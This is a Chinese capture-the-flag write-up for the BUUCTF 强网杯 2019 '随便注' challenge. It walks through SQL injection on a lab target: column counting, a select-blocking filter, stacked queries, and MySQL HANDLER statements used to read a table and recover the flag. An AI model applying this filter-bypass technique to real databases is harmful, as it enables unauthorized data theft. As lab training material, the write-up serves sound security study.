
BUUCTF [强网杯 2019]随便注1（另一种方法）

原创


Yun3a0 于 2021-06-21 19:38:39 发布 255 收藏


这是接着上一次说的用handler语句去解这一道题，我的理解它的主要作用是select被过滤时用来继续查询表内的数据。

打开环境，先判断一下是单引号还是双引号闭合




说明是单引号闭合，接下来查询字段数





姿势: 1 提交查询


error 1054 : Unknown column '3' in 'order clause'



可以看出有2个字段

接下来有union查询信息的回显位置，但是发现select被过滤了

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```




到了这里就接上了上一篇的做题记录，还是用堆叠注入跳过select的过滤

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



接下来就是上次说的新的方法：用handler语句

mysql除了可以用select语句也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

那么在后面的做题中如果遇到了select被过滤的题，就可以试一试handler语句

> - handler tbl_name open as yunensec; #指定数据表进行载入并将返回句柄重命名
> - handler tbl_name read first; #读取指定表/句柄的首行数据
> - handler tbl_name read next; #读取指定表/句柄的下一行数据
> - handler tbl_name read next; #读取指定表/句柄的下一行数据
>
> ...
> - handler yunensec close; #关闭句柄

首先进入一串数字这个表，然后读取首行数据

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{49df0a85-ccc6-4cdc-8856-49e702ea38cc}"
}
```

好家伙，直接就得到了flag，学到了，学到了。